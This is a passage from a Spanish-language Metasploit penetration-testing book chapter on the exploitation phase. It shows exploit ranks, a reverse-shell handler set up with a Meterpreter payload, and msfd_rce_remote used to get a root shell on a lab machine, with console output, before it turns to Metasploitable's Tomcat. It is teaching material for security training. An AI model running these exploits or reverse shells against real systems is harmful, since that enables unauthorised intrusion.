Capítulo 8
La fase de explotación

1. Seleccionar los módulos que se van a usar

Una vez que se completa la fase de reconocimiento, es posible ver más claramente los exploits o auxiliares que se pueden utilizar para llegar más lejos en la fase de explotación. Aunque todos los auxiliares disponen de una notación (**Rank**) a **normal**, la notación de los exploits puede cambiar:

```
msf6 > show exploits

Exploits
========
Name                                                Rank
----                                ----
aix/local/ibstat_path                               excellent
aix/rpc_cmsd_opcode21                               great
android/browser/stagefright_mp4_tx3g_64bit          normal
android/fileformat/adobe_reader_pdf_js_interface    good
freebsd/local/intel_sysret_priv_esc                 great
freebsd/local/watchguard_fix_corrupt_mail           manual
freebsd/tacacs/xtacacsd_report                      average
```

Se debe entender correctamente esta notación para limitar el impacto en los sistemas de información objetivo:

- El rango **manual** no se recomienda para su uso contra sistemas en producción. El exploit puede provocar efectos secundarios.
- El rango **low** no se recomienda para su uso contra sistemas en producción. El exploit tiene una probabilidad de éxito inferior al 50 %.
- El rango **average** no se recomienda para su uso contra sistemas en producción. El exploit se considera poco fiable.
- El rango **normal** no se recomienda para su uso contra sistemas en producción. El exploit solo es funcional contra versiones muy específicas. Entonces, es necesario realizar una fase correcta de reconocimiento.
- El rango **good** no se recomienda para su uso contra sistemas en producción.
- El rango **great** se puede utilizar en entornos de producción. El exploit dispone de un objetivo predeterminado, así como de un sistema de detección de versiones.
- El rango **excellent** se puede utilizar en entornos de producción sin el riesgo de efectos secundarios.

El riesgo cero no existe en la seguridad de los sistemas de información, por lo que es necesario elegir los exploits que se van a utilizar con mucho cuidado, para no poner en peligro los sistemas del cliente.

2. Preparar la fase de explotación

En la introducción, se ha abordado un concepto importante: los shells de tipo **bind** y **reverse**:

- En el caso de los shells de tipo bind, la conexión se inicia desde la máquina del atacante hacia la del objetivo, especificando la dirección IP y el servicio de escucha.
- En el caso de los shells de tipo reverse, la conexión se inicia desde la máquina de destino hacia la del atacante.

En el segundo caso, es necesario configurar un método que permita al atacante interpretar esta conexión iniciada por el objetivo. Para esto, y como se mencionó en el capítulo Primeros pasos con Metasploit, en la sección Interfaces - El sistema de archivos, es necesario implementar un **handler**.

Este módulo es un exploit genérico para crear un servicio de escucha en la máquina del atacante. Como resultado, la máquina del atacante, así como la máquina objetivo, se podrán comunicar.

Para configurar este módulo, simplemente es necesario especificar la dirección de escucha (**LHOST**), el puerto de escucha (**LPORT**) y la payload utilizada, que debe ser exactamente la misma indicada por la máquina de destino para que las máquinas se puedan entender entre sí (**android/meterpreter/reverse_https** en este caso):

```
msf6 exploit(multi/handler) > use exploit/multi/handler

msf6 exploit(multi/handler) > set LHOST 52.56.152.192
LHOST => 52.56.152.192

msf6 exploit(multi/handler) > set LPORT 3434
LPORT => 3434

msf6 exploit(multi/handler) > set PAYLOAD
android/meterpreter/reverse_https
PAYLOAD => android/meterpreter/reverse_https

msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 52.56.152.192:3434
[*] Started HTTPS reverse handler on https://0.0.0.0:3434
```

Mientras el servidor no se detenga voluntariamente ([Ctrl] **C**), en el puerto 3434 habrá disponible un servicio de escucha:

```
root@kali:~/Desktop# netstat -antp | grep 3434
tcp        0      0 0.0.0.0:3434     0.0.0.0:*  LISTEN    11453/ruby
```

3. Explotación de Metasploit por Metasploit

Las promesas están hechas para ser cumplidas. En el capítulo Primeros pasos con Metasploit en la sección Interfaces, abordamos Msfd y los problemas de seguridad relacionados.

El servicio se lanza de la siguiente manera:

```
root@kali:~# msfd -a 0.0.0.0
[*] Initializing msfd...
[*] Running msfd...
```

Es posible comprobar la presencia de este puerto en la máquina del atacante con un escaneo de puerto clásico:

```
root@kali:~# nmap -p 55554 192.168.171.144
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-28 19:29 CET
Nmap scan report for 192.168.171.144
Host is up (0.000050s latency).

PORT      STATE SERVICE
55554/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Por lo tanto, es posible utilizar uno de los exploits especificados anteriormente para tomar el control de la máquina remota gracias a la ausencia de autenticación:

```
msf6 > use exploit/multi/misc/msfd_rce_remote
msf6 exploit(multi/misc/msfd_rce_remote) >show options

Module options (exploit/multi/misc/msfd_rce_remote):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target address range
  RPORT   55554            yes       The target port (TCP)

msf6 exploit(multi/misc/msfd_rce_remote) > set RHOSTS
192.168.171.144
RHOSTS => 192.168.171.144
msf6 exploit(multi/misc/msfd_rce_remote) > exploit

[*] Started reverse TCP handler on 192.168.171.144:4444
```

```
[*] Command shell session 1 opened (192.168.171.144:4444 ->
192.168.171.144:50262) at 2019-03-28 19:17:09 +0100

 whoami
root

hostname
kali
```

En el momento de escribir este libro, un bug de Msfd causa un error al ejecutar un comando fuera de Metasploit:

```
msf6 > irb -e "id"
[-] Error while running command irb: undefined local variable or method
`id'                                                                 for
#<Msf::Ui::Console::CommandDispatcher::Developer:0x000055994683c3d8>
Call stack:
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/
developer.rb:133:in `block in cmd_irb'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/
developer.rb:133:in `eval'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/
developer.rb:133:in `block in cmd_irb'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/
developer.rb:133:in `each'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/
developer.rb:133:in `cmd_irb'
/usr/share/metasploit-framework/lib/rex/ui/text/
dispatcher_shell.rb:502:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/
dispatcher_shell.rb:453:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/
dispatcher_shell.rb:447:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/
dispatcher_shell.rb:447:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:151:in `run'
/usr/share/metasploit-framework/plugins/msfd.rb:130:in `block in run'
```

Esto se debe a que los comandos no interpretados por msfconsole se envían directamente al shell. Sin embargo, al pasar por Msfd, los comandos no se transmiten al shell, lo que provoca este tipo de error.

4. Explotación de Metasploitable por Metasploit

Como se mencionó en la introducción, Metasploitable2 y Metasploitable3 son sistemas operativos con muchas vulnerabilidades para explotar en un entorno de entrenamiento. El objetivo de este libro no es presentar todos los exploits disponibles para el Framework Metasploit o dar todas las metodologías para explotar estas máquinas de entrenamiento. Sin embargo, su uso permite tener un enfoque pedagógico y fácil de implantar. Por lo tanto, se presenta la explotación de ciertos servicios que se encuentran con frecuencia durante las pruebas de penetración.

4.1 Apache Tomcat


Apache Tomcat es un contenedor web para servlets y JSP que también contiene un servidor HTTP, el cual se encuentra con frecuencia en las empresas.

En este caso, no se especifica el puerto del servicio porque puede estar en muchos puertos (80, 8080, 8180, etc.):

```
msf6 > services -S Apache
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
172.16.64.130   8180  tcp    http  open   Apache Tomcat/Coyote JSP
```

El acceso directo a la URL no deja dudas sobre el uso de un servidor Apache Tomcat:



Sin embargo, en su estado actual, la página de autenticación está protegida por una autenticación básica: